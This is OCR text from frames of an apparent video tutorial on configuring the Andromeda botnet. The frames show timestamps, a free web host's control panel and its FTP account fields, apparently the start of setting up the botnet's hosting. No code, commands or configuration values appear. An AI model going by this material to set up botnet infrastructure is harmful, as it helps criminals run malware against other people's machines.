

[TUTO] Andromeda Botnet Configuration
HD !!
0:24 / 12:49
Scroll for details



[TUTO] Andromeda Botnet Configuration
OHOST.DE
Start
Inbox
Homepage
Forum
User Center
Logout
Usercenter
Meine Homepage
Scroll for details
1:22 / 12:49



[TUTO] Andromeda Botnet Configuration
QHOST.DE
FTP
Benutzername
Passwort
Verzeichnis
Sie haben 1 von 1 FTP Accounts belegt
2:06 / 12:49
Scroll for details



[TUTO] Andromeda Botnet Configuration
Ce dossier ne contient aucun élément
2:16 / 12:49
Scroll for details


[TUTO] Andromeda Botnet Configuration
2:29 / 12:49
Scroll for details



[TUTO] Andromeda Botnet Configuration
3:20 / 12:49
Scroll for details

